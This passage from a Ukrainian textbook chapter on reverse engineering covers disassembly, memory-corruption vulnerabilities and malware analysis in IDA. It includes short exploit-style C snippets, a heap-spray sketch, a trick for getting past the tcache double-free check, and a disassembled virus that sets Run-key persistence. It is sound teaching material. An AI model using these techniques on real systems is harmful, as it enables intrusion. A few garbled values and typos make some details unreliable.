Часто *YARA* інтегрується з *sandbox*-середовищами, системами моніторингу та інструментами РІПЗ (*IDA*, *Ghidra*).

3.2.2.8. Застосування ШІ для статичного аналізу бінарного коду

ШІ як інструмент може бути корисний для наступних задач аналізу бінарного коду.

1. Статичний аналіз:

– проаналізувати суть коду та надати пояснення;

– виконати структурний аналіз коду;

– визначити спосіб передачі параметрів функції;

– визначити значення параметрів виклику функцій;

– виконати рефакторинг коду.

2. Аналіз вразливостей та шкідливого бінарного коду:

– проаналізувати ознаки шкідливого коду;

– знайти потенційні місця переповнення буферу.

Можливості ШІ щодо динамічного аналізу бінарного коду (без його виконання) поступово покращуються.

3.2.3. Дизасемблювання

Дизасемблювання – це процес представлення машинного коду мовою асемблера. Використовуються спеціальні програми – *дизасемблери*.

Дизасемблер (англ. *disassembler*) – комп'ютерна програма, що транслює мову машинних кодів у мову асемблера. Дизасемблер не є декомпілятором. Результатом роботи декомпілятора є представлення програмного коду мовою високого рівня. Дизасемблер представляє програмний код у вигляді асемблерного коду. Результат роботи дизасемблера, дизасембльований код, форматується для простішого сприйняття людиною, перетворюючи дизасемблер у засіб для РІ. Його використання дозволяє розібратися з деталями функціонування коду, провести певну оптимізацію окремих критичних ділянок коду, а також може використовуватися для усунення вбудованого захисту, тобто зламу.

Дизасемблери можуть просто подавати код у вигляді асемблерного коду, а можуть бути інтерактивними.

Дизасемблери можна поділити на:

−*інтерактивні – IDA* (дозволяють змінювати правила дизасемблювання, тому є зручним інструментом для дослідження програм);

−*автоматичні*.

Приклади дизасемблерів: *IDA Pro, Sourcer, Hiew, Beye, Hacker Disassembler Engine, CADt, Vb-decompiler, Radare2, HT Editor, Win32 Program disassembler*.

Стандартний вивід дизасемблера містить: адресу інструкції у пам'яті, байти машинного коду (опціонально) та мнемонічне представлення.

При аналізі дизасемблерного виводу дослідник зустрічає повторювані шаблони, що відповідають конструкціям мов високого рівня (див. табл. 3.4).

Проблеми та обмеження. Автори шкідливого ПЗ застосовують техніки протидії: вставка “мертвих” байтів між інструкціями, саморедагований код (*self-modifying code*), непрямі переходи через обчислені адреси, поліморфні та метаморфні рушії. Ці техніки суттєво ускладнюють автоматичний аналіз.

Таблиця 3.4. Асемблерні шаблони конструкцій мови С

Конструкція С	Асемблерний шаблон	Ключові інструкції
if (a > b)	CMP + умовний JCC	CMP eax, ebx JLE else_label
while / for	Перевірка + тіло + JMP назад	TEST / CMP JZ exit ... JMP loop_top
Виклик функції	Підготовка аргументів + CALL	MOV edi, ... CALL func
switch	Таблиця переходів або ланцюг CMP/JE	JMP [rax*8 + table] або послідовні CMP/JE
Структура / масив	Зміщення від покажчика	MOV eax, [rcx+8] поле за зміщенням +8
Пролог функції	Збереження RBP, виділення стеку	PUSH rbp MOV rbp, rsp SUB rsp, N

Задачі для самостійних практичних занять з дизасемблювання.

Задача 3.1. Створити, скомпілювати та отримати *.exe*-файл для наступного тексту програми мовою С:

```
#include<stdio.h>
int main()
{
  printf("hello, world");
  return 0;
}
```

Відкрити програму в дизасемблері та проаналізувати її структуру.

Задача 3.2. Створити, скомпілювати та отримати *.exe*-файл для наступного тексту програми мовою С:

```
#include<stdio.h>
int main()
{
  int x=0;
  printf("Enter number");
```

```
  scanf("%d", &x);
  printf("You entered: %d\n", x);
  return 0;
}
```

Відкрити програму в дизасемблері та проаналізувати її структуру.

Задача 3.3. Створити, скомпілювати та отримати .exe-файл для наступного тексту програми мовою С:

```
#include<stdio.h>
int f(int a, int b)
{
  int c;
  c=a+b;
  return c;
}
int main()
{
  int a=1, b=2;
  printf("Sum a + b = %d\n", f(a,b));
  return 0;
}
```

Відкрити програму в дизасемблері та проаналізувати її структуру. Звернути увагу на використання стеку при передачі параметрів та поверненні результатів.

3.2.4. Аналіз вразливостей

3.2.4.1. Загальні відомості

Вразливість – це помилка в програмі, яка компрометує безпеку програми і, як правило, всього комп'ютера, на якому вона працює. В принципі, вразливість є недоліком в програмі, яка могла б дозволити шкідливим зловмисникам скористатися цим.

У більшості випадків вразливість починається з коду, який приймає інформацію від зовнішнього світу. Це може бути будь-який тип введення користувача, такий як параметри командного рядка, що отримують програми, файли, що завантажені в програму, або пакет даних, що передається по мережі.

Основна ідея проста – несподіване введення даних до програми і відхилення її від нормального шляху виконання. Це спосіб використання вразливості, щоби привести програму до збою і це, як правило, є найпростішим завданням, тому що в багатьох випадках, завершуючи програму аварійно, можна отримати певні блоки даних.

Але збій програми це тільки початок. Мистецтво знаходження та експлуатації вразливості стає дійсно цікавим, коли зловмисники прагнуть взяти під контроль програму і змусити її запустити свій власний код. Це вимагає зовсім іншого рівня рішення, оскільки для того, щоб взяти під контроль програму, нападники повинні ввести конкретні дані.

У багатьох випадках вразливість дозволяє помістити цілу мережу в небезпеку через проникнення крізь зовнішню оболонку мережі, що часто означає, що перейдено останній рубіж оборони.

Далі описані найбільш поширені вразливості, що можуть бути в середині програм, і демонструється, як можна використовувати такі вразливості зловмисниками. Також надано приклади того, як ці вразливості можуть виявлятися при аналізі асемблерного коду.

3.2.4.2. Переповнення буфера

В галузі комп'ютерної безпеки і програмування ***переповнення буфера*** (англ. *buffer overflow* або англ. *buffer overrun*) – це явище, при якому програма, під час запису даних в буфер, перезаписує дані за межами буфера. Це може викликати несподівану поведінку, включно з помилками доступу до даних, невірними результатами, збоєм програми або дірою в системі безпеки.

Переповнення буфера може бути викликане недостатньою перевіркою вхідних даних. Воно є базою для багатьох вразливостей в програмних продуктах і може бути зловмисно використане. Додаткова перевірка може запобігти переповненню буфера, хоча така перевірка відіб'ється на швидкодії програми.

Мови програмування, зазвичай згадувані у зв'язку з переповненням буфера, це здебільшого *C* та *C++*. Вони не мають вбудованого механізму проти доступу або перезаписування даних у будь-якій частині пам'яті і не провадять автоматичної перевірки даних, які записують в масив, на вихід за межі масиву.

Переповнення буфера відбувається тоді, коли дані, що записуються в буфер, через недостатню перевірку пошкоджують дані, розташовані за сусідніми до буфера адресами. Часто це відбувається, коли копіюється рядок з одного буфера в інший.

Базовий приклад. В наступному прикладі програма визначила два суміжні об'єкти в пам'яті: рядок 8 байт завдовжки, *A*, і двобайтне ціле, *B*. Початково *A* містить нульові байти, а *B* містить число 1979. Символи мають розмір один байт.

ім'я змінної	A								B	
значення	[порожній рядок]								1979	
шістнадцяткове значення	00	00	00	00	00	00	00	00	07	BB

Тепер, програма намагається зберегти С-рядок “*excessive*” в буфер *A*. Через відсутність перевірки на довжину рядка, він затирає значення *B* (символ ‘*e*’ з кодом 0*x*65 та нуль, що стоїть в кінці рядка):

ім'я змінної	A								B	
значення	’e'	’x'	’c'	’e'	's'	's'	'i'	'v'	25856	
шістнадцяткове значення	00	00	00	00	00	00	00	00	65	00

Хоча програміст не збирався змінювати значення *B*, це значення було перезаписане і тепер містить число, утворене частиною рядка. В цьому випадку, на *big-endian* системі, що використовує *ASCII*, "*e*" і нульовий байт сформують число 25856. Якщо за *B* слідує недоступна для запису ділянка пам'яті, запис ще довшого рядка може призвести до помилки сегментації, що перерве процес.

Техніки використання вразливості через переповнення буфера залежать від архітектури, операційної системи і ділянки пам'яті. Наприклад, використання купи різниться від використання стека викликів.

Небезпечною є ситуація, коли в програмі після буфера введення стоїть пам’ять команди, яку виконує програма.

Приклад експлуатації переповнення буфера для виконання довільного коду:

```
int main()
{
 char  command[20], buffer[20];
 strcpy(command, "pause");
 printf("command befor = %s\n", command);
 gets(buffer); // тут є небезпека переповнення буфера
 printf("command after = %s\n", command);
 system(command);
 return 0;
}
```

Так як змінні *command* та *buffer* розташовуються в стеку, то *command* може стояти після *buffer* і є можливість вийти за межі *buffer*, щоби змінити рядок в пам'яті *command*, наприклад, шляхом введення довгого рядка та експлуатації вразливості функції *gets*:




Рис. 3.19. Атака на переповнення буферу

Тепер програма замість виклику паузи *system*("*pause*") виконує запуск програми *system*("*Notepad.exe*").

Розглянемо інший фрагмент програми на С:

```
void foo (char * arg)
{
 char * p = arg;   // вразливий покажчик
 char a[20];       // переповнюваний буфер
 gets(a);          // застосування gets() реалізує вразливість
 gets(p);          // спотворення коду
}
```

Тут переповнення буфера *a* викликає підміну покажчика *p* і подальший запис рядка за адресою спотвореного покажчика. Введений рядок містить код атакуючого. Така схема атаки часто використовується для коригування (*patch*) частини коду програми або коду динамічних і статичних бібліотек, розташованих в пам'яті за фіксованими адресами. Наприклад, коригування-підміна системних функції виходу з програми або запуску процесу.

Різновиди атак на переповнення буферу наведено в табл.3.5.

Таблиця 3.5. Класифікація атак по переповнення буфера

Мета переповнення	**Впровадження коду**	**Впровадження параметрів**
Спотворення адреси повернення з функції	Атака "зрив стеку"	Атака "зрив стека" з параметризацією
Спотворення покажчиків функцій	Атака на покажчики функцій	Атака на покажчики функцій з параметризацією
Спотворення таблиць переходів	Атака на таблиці переходів	Атака на таблиці переходів з параметризацією
Спотворення покажчиків даних	Атака зі спотворенням покажчиків даних	Атака з спотворенням покажчиків даних з параметризацією

3.2.4.3. Переповнення стеку

Переповнення стеку трапляється, коли програма пише більше даних в буфер, що розміщений в стеку, ніж було фактично виділено місця для буфера. Це майже завжди призводить до псування прилеглих даних в стеку і в разі, якщо переповнення було зроблено помилково, часто призводить до краху програми або некоректної роботи. Цей тип переповнення є одним з випадків загального класу помилок програмування, відомих як переповнення буфера.

Якщо атакована програма виконується зі спеціальними привілеями або приймає дані з недовірених хостів мережі (наприклад, веб-серверів), тоді помилка є потенційною вразливістю безпеки. Якщо стековий буфер заповнений даними, які надійшли від недовіреного користувача, тоді цей користувач може пошкодити стек в такий спосіб, що в стеку опиниться виконуваний код, інжектований ним, відтак він отримує управління процесом. Це один з найстаріших і найнадійніших методів для зловмисників отримати неавторизований доступ до комп'ютера.

Наприклад, так як виклик функції супроводжується занесенням адреси повернення в стек, то при його заміні атакуючим управління передається на задану ним адресу. Простим прикладом служить наступний фрагмент програми на *C*:

```
int namelen()
{
 char name [21];
 gets(name); // застосування небезпечної функції
 return strlen(name);
}
```

З прикладу видно, що при введенні імені розміром більше 20 символів, частиною рядка буде заміщена адреса повернення з функції. Далі, при виконанні інструкції повернення з підпрограми, управління буде передано за адресою, яку утворюють відповідні позиції введеного рядка і в звичайній ситуації буде отримано повідомлення про помилку операційної системи, або використано атакуючим для передачі управління в потрібну точку програми.

Такі атаки на переповнення буфера отримали назву "атаки зриву стека" (*stack smashing attack*).

3.2.4.4. Переповнення купи

Переповнення купи (англ. *out of memory*) – спроба програми виділити більшу кількість пам'яті, ніж їй доступно. Виникає внаслідок частого і, частіше всього, невірного користування динамічною пам'яттю. У разі виникнення помилки, операційна система завершить найбільш доцільний з її точки зору процес (той що викликав помилку, але інколи – довільний).

3.2.4.5. Переповнення *integer*

Буває так, що помилки представлення знакових або беззнакових чисел можуть привести до вразливості переповнення *integer*. Наприклад, є сервіс, який приймає по мережі якісь пакети. У пакеті є заголовок, де указана довжина пакета. Це 32-бітове значення. У процесі прийому пакета сервіс перевіряє це значення, чи більше воно ніж максимальний розмір пакету, скажімо, константа *MAX_PACKET_SIZE* (наприклад, 10 кілобайт), і якщо так, то пакет відкидається, як некоректний. Порівняння знакове. Зловмисник підставляє значення

0*xFFFFFFFF*. Це число трактується як знакове -1 і воно менше ніж 10000. Перевірка проходить, проходимо далі і копіюємо цей пакет кудись в сегмент даних. Наприклад, виклик функції *memcpy*(*dst*, *src*, 0*xFFFFFFFF*) швидше за все, затре багато чого всередині процесу.

Приклад переповнення *integer*:

```
#include <stdio.h>
int main(){
  int i;
  short s;
  char c;
  i = 0xdeadbeef;
  s = i; // переповнення
  c = i; // переповнення
  printf("i = 0x%x (%d bits)\n", i, sizeof(i) * 8);
  printf("s = 0x%x (%d bits)\n", s, sizeof(s) * 8);
  printf("c = 0x%x (%d bits)\n", c, sizeof(c) * 8);
  return 0;
}
```

Результат:

i = 0xdeadbeef (32 bits)

s = 0xffffbeef (16 bits)

c = 0xffffffef (8 bits)

3.2.4.6. Use-After-Free та інші сучасні класи вразливостей

Вразливості управління пам'яттю виникають у програмах без автоматичного збирача сміття (C, C++), де розробник несе відповідальність за виділення та звільнення ресурсів вручну. Навіть невелика помилка у логіці – зайвий виклик free(), звернення після звільнення, некоректне приведення типу – може перетворитися на вектор довільного виконання коду.

Use-After-Free відбувається, коли програма продовжує використовувати покажчик на об'єкт після того, як пам'ять під ним була звільнена. Звільнений регіон може бути повторно виділений під інший об'єкт – тоді запис через “мертвий” покажчик пошкоджує нові дані, а читання повертає некоректне або контрольоване зловмисником значення.

Приклад *UAF* (C++) :

```
struct Button{
  void (*onClick)(); // покажчик на функцію
  char label[32];
};
Button *btn = malloc(sizeof(Button));
btn->onClick = handle_click;
free(btn); // пам'ять повернута в купу
// ... десь пізніше зловмисник виділяє блок того ж розміру
// і записує туди підготовлені дані ...
btn->onClick(); // виклик довільного покажчика!
```

Техніка експлуатації. Зловмисник виділяє велику кількість об'єктів з однаковим вмістом (зазвичай шелкод або фейкові об'єкти з підготовленим *vtable*). Ймовірність того, що реалокатор розмістить один із них на місці звільненого об'єкта, різко зростає. Класично використовується у браузерних експлойтах через *JavaScript*.

```
// JavaScript heap spray (псевдокод)
let spray = [];
for (let i = 0; i < 10000; i++) {
   spray.push(new ArrayBuffer(0x100)); // заповнити купу
}
// після тригера UAF – покажчик потрапляє в наш буфер
```

Double-Free виникає, коли *free*() викликається двічі на один і той самий покажчик. Перший виклик повертає чанк у *freelist*. Другий – пошкоджує метадані купи: менеджер пам'яті повторно вносить той самий чанк у список вільних. Тепер два незалежних виклики *malloc* можуть отримати однаковий блок – виникає ситуація “аліасингу покажчиків”.

```
har *p = malloc(64);
free(p);
// ... деяка логіка ...
free(p); // double-free! – корупція метаданих купи
```

Сучасні алокатори (наприклад, *tcache*) перевіряють, чи збігається *top* із *ptr*. Але між двома викликами *free*() може бути вставлений інший виклик *malloc*():

```
free(p);
malloc(64); // "прочищаємо" перевірку
free(p);    // тепер tcache не виявить проблеми
```

Type Confusion виникає, коли об'єкт виділяється або передається як тип *A*, а потім використовується як тип *B* без належної перевірки. У C++ це може статися через некоректний *downcast*, неперевірену *union*, або через реінтерпретацію пам'яті. У *JIT*-компіляторах (*V8, SpiderMonkey*) – через помилки у системі типів, що дозволяють читати/писати за межами реального об'єкта.

Приклад C++ – некоректний *downcast* без *dynamic_cast*:

```
class Animal {
  public: virtual void speak() = 0;
};
class Dog : public Animal{
  public: void speak() {/*bark*/}
};
class Cat : public Animal {
  public:
    void speak() {/*meow*/}
    void scratch() { /* використовує поле offset +8 */ }
};

Animal* a = new Dog();
Cat* c = static_cast<Cat*>(a); // небезпечний cast!
c->scratch(); // читає поле Dog як поле Cat
```

Задачі для самостійних практичних занять з пошуку вразливостей

Задача 3.4. Створити, скомпілювати та отримати *.exe*-файл для наступного тексту програми мовою C:

```
#include <stdio.h>
#include <string.h>
int main()
{
  char d[5], *s=”12345”;
  strcpy(d,s);
  printf(“Result: %s\n”,d);
  return 0;
}
```

Відкрити програму в дизасемблері та знайти вихід за межі пам’яті *d*.

Задача 3.5. Створити, скомпілювати та отримати *.exe*-файл для наступного тексту програми мовою С:

```
#include <stdio.h>
int main()
{
  int x, y;
  printf("Enter number");
  scanf(“%d”, &y);
  printf(“Result: %d\n”, x+y);
  return 0;
}
```

Відкрити програму в дизасемблері та знайти відсутність значення *x*.

3.2.5. Аналіз шкідливого коду

3.2.5.1. Загальні відомості

Під терміном ***шкідливе ПЗ*** (ШПЗ, англ. *malware*) розуміють програмні засоби, що не санкціоновано впроваджуються у комп'ютерну систему, і які здатні викликати порушення політики безпеки, завдавати шкоди інформаційним ресурсам, а в окремих випадках, й апаратним ресурсам комп'ютерної системи.

Найпопулярнішими видами ШПЗ є такі: *комп'ютерний вірус* – різновид шкідливих програм, метою якого є проведення дій, що завдають шкоди власникові комп’ютерній системі; відмінною особливістю вірусів є здатність до розмноження та впроваджуватись в тіло програм, завантажувального сектору, документа тощо; *троянська програма* – шкідлива програма, яка проникає на комп'ютер жертви під виглядом нешкідливої (наприклад, кодек, системне оновлення, заставки, драйвера тощо); *мережевий хробак* – самостійна шкідлива програма, яка проникає на комп'ютер жертви, використовуючи вразливості в ПЗ операційних систем; *руткіт* – програма, призначена для приховування слідів шкідливих дій зловмисника в системі.

Різні типи ШПЗ у комп’ютерній системі поводять себе по-різному, але можна виділити наступні ознаки, що найчастіше помічають користувачі комп’ютерних систем: виведення на екран неочікуваних повідомлень або зображень; подача непередбачених звукових сигналів; довільний запуск

комп'ютерних програм без виклику користувача; поява попереджень від міжмережевого екрану про спробу програми вийти в Інтернет; відправлення листів через електронну пошту на адреси, які збережені в контактах; у поштовому ящику знаходиться велика кількість повідомлень без зворотної адреси і заголовка.

За цими ознаками, які може помітити користувач, відбуваються операції, дані про які можна отримати лише спеціалізованими засобами. А саме дані про:

−читання/запис даних у файловій системі – створення, видалення, редагування файлів, каталогів, дописування інформації в файл;

−модифікації пам'яті – створення чи завершення процесів, створення прихованих процесів;

−зміни реєстру – створення нових записів в реєстрі, редагування або видалення існуючих;

−зовнішню мережеву активність – отримання чи відсилання інформації через мережу;

−внутрішню мережеву активність – отримання чи відсилання інформації через *localhost*;

−перехоплення хуків клавіатури;

−відкриття портів;

−запуск файлів в операційній системі;

−встановлення чи заміна драйверів.

Отже, для виявлення ознак ШПЗ, його потрібно досліджувати за наведеними вище параметрами.

3.2.5.2. Ознаки шкідливого бінарного коду

При “ручному” або автоматизованому аналізі коду програм виявлення потенційно шкідливого коду можна звести до пошуку використання відповідних функцій *Windows API*.

Це функції, які можна побачити в числі імпортованих. Але також не можна забувати, що далеко не всі вони можуть бути використані в коді програми. Чимала частина може викликатися з бібліотечних функцій і *CRT*-коду. Багато функцій можуть мати суфікс *-A* для *ASCII*-версії та *-W* для *Unicode*-версії.

Таким функціями, наприклад, є:

−***робота з реєстром*** (advapi32.dll): RegEnumKeyEx, RegEnumValue, RegGetValue, RegOpenKeyEx, RegQueryValueEx;

−***робота з .ini-файлами*** (kernel32.dll): GetPrivateProfileString;

−***використання діалогових вікон*** (user32.dll): MessageBox, MessageBoxEx, CreateDialog, SetDlgItemText, GetDlgItemText;

−***робота з ресурсами*** (user32.dll): LoadMenu;

−***робота з TCP / IP-мережею*** (ws2_32.dll): WSARecv, WSASend;

−***робота з файлами*** (kernel32.dll): CreateFile, ReadFile, ReadFileEx, WriteFile, WriteFileEx;

−високорівнева ***робота з Internet*** (wininet.dl): WinHttpOpen;

−***перевірка цифрового підпису*** виконуваного файлу (wintrust.dll): WinVerifyTrust;

−***звертання до стандартної бібліотеки MSVC*** (в разі динамічного зв'язування) (msvcr*.dll): assert, itoa і т.п.;

−***виклик функцій роботи з рядками, файлами та пам'яттю мови C***: ltoa, open, printf, read, strcmp, atol, atoi, fopen, fread, fwrite, memcmp, rand, strlen, strstr, strchr.

Розширений список функцій наведено в Додатку А.

3.2.5.3. Знешкодження шкідливого коду

Якщо весь виконуваний код є шкідливим, то потрібно знищити файл цілком. Якщо ж потрібно зберегти функціональність програми, а тільки знешкодити шкідливий код, тоді для початку потрібно знайти цей код.

Після того, як знайдено місцезнаходження шкідливого коду, його потрібно нейтралізувати. Для цього використовуються наступні методи:


−затирання командами *nop*;

−заміна адреси переходу або виклику функції на потрібну частину програми;

−модифікація переходу на цю ланку програми, щоби вона не виконувалась ніколи (раннє відсікання).

Наприклад, аналізуючи деякий виконуваний файл (наприклад, скомпільований код вірусу мовою C++, що розглядався в п.2.5.4.2.) спочатку можна подивитись, які системні функції він виконує. Як бачимо, чимало підозрілих викликів системних функцій:

- *CopyFileA;*
- *FindWindowA;*
- *GetWindowsDirectoryA;*
- *IsDebbugerPresent;*
- *RegSetValueExA;*
- *SetFileAttributesA* та ін.



Address	Ordinal	Name	Library
00402018		CopyFileA	KERNEL32
00402024		DecodePointer	KERNEL32
0040204C		EncodePointer	KERNEL32
004020CC		FindWindowA	USER32
00402044		GetCurrentProcess	KERNEL32
00402014		GetCurrentProcessId	KERNEL32
00402030		GetCurrentThreadId	KERNEL32
00402028		GetSystemDirectoryA	KERNEL32
0040205C		GetSystemTimeAsFileTime	KERNEL32
0040201C		GetTickCount	KERNEL32
00402034		GetWindowsDirectoryA	KERNEL32
00402050		HeapSetInformation	KERNEL32
00402054		InterlockedCompareExchange	KERNEL32
00402058		InterlockedExchange	KERNEL32
00402038		IsDebuggerPresent	KERNEL32
004020C8		LoadKeyboardLayoutA	USER32
00402020		QueryPerformanceCounter	KERNEL32
00402008		RegCloseKey	ADVAPI32
00402000		RegOpenKeyExA	ADVAPI32
00402004		RegSetValueExA	ADVAPI32
00402010		SetFileAttributesA	KERNEL32
0040203C		SetUnhandledExceptionFilter	KERNEL32
004020C4		ShowWindow	USER32
0040202C		Sleep	KERNEL32
00402048		TerminateProcess	KERNEL32

Рис. 3.20. Вікно імпорту IDA

А також подивитись, які рядки використовує програма:




Рис. 3.21. Вікно рядків

Наприклад, наступний рядок є підозрілим:

.rdata:00402134 0000002E C Software\\Microsoft\\Windows\\CurrentVersion\\Run

Після перегляду дизасембльованого коду можна визначити, що весь файл є вірусом і підлягає знищенню.

Фрагменти асемблерного коду вірусу:

```
.text:00401000          ;   int __cdecl main(int argc, const char argv, const char envp)
…
.text:00401039  call    ds:GetWindowsDirectoryA
.text:0040103F  push    100h ; uSize
.text:00401044  lea     edx, [ebp+NewFileName]
.text:0040104A  push    edx ; lpBuffer
.text:0040104B  call    ds:GetSystemDirectoryA
…
.text:004010AA  push    0 ; bFailIfExists
.text:004010AC  lea     eax, [ebp+Buffer]
.text:004010B2  push    eax ; lpNewFileName
.text:004010B3  lea     ecx, [ebp+ExistingFileName]
.text:004010B9  push    ecx ; lpExistingFileName
.text:004010BA  call    esi ; CopyFileA
…
.text:004010CE  mov     esi, ds:SetFileAttributesA
.text:004010D4  push    2 ; dwFileAttributes
.text:004010D6  lea     ecx, [ebp+Buffer]
.text:004010DC  push    ecx ; lpFileName
.text:004010DD  call    esi ; SetFileAttributesA
…
.text:004010F8  push    offset SubKey ; "Software\\Microsoft\\Windows\\CurrentVersion"
```

```
.text:004010FD    push    80000002h ; hKey
.text:00401102    call    ds:RegOpenKeyExA
…
.text:0040111E    push    offset ValueName ; "internet.exe"
.text:00401123    push    edx ; hKey
.text:00401124    call    ds:RegSetValueExA
…
.text:00401144    mov     esi, ds:FindWindowA
.text:0040114A    push    0 ; lpWindowName
.text:0040114C    push    offset ClassName ; "OpusApp"
.text:00401151    call    esi ; FindWindowA
…
.text:00401178    push    3 ; nCmdShow
.text:0040117A    push    eax ; hWnd
.text:0040117B    call    ds:ShowWindow
…
loc_401194:
.text:00401194    push    0 ; dwExtraInfo
.text:00401196    push    0 ; dwFlags
.text:00401198    push    0 ; bScan
.text:0040119A    push    48h ; bVk
.text:0040119C    call    esi ; keybd_event
…
.text:0040120C    push    1F4h ; dwMilliseconds
.text:00401211    call    edi ; Sleep
.text:00401213    jmp     loc_401194
.text:00401213    _main   endp
```

3.2.5.4. Приклад статичного аналізу в IDA

Розглянемо статичний аналіз програми, яка при запуску виводить діалог, що зображено на рис.3.22.

Вочевидь, ми не можемо рухатись далі в справі аналізу цієї програми, поки не визначимо пароль (будемо вважати, що ця програма уражена невідомим вірусом, який заблокував її паролем, а ми хочемо з’ясувати, що вона робить та знешкодити шкідливий код).




Рис. 3.22. Запуск невідомої програми, що захищена паролем

Тому, першим кроком маємо відкрити програму дизасемблером *IDA Pro* та заглянути всередину.

Асемблерний код головної функції:

```
.text:004013A0 ;          int __cdecl main(int argc, const char argv, const char envp)
.text:004013A0 _main      proc near
.text:004013A0
.text:004013A0 var_44     = dword ptr -44h
.text:004013A0 s2         = byte ptr -30h
.text:004013A0 var_18     = dword ptr -18h
.text:004013A0 var_14     = dword ptr -14h
.text:004013A0 var_10     = dword ptr -10h
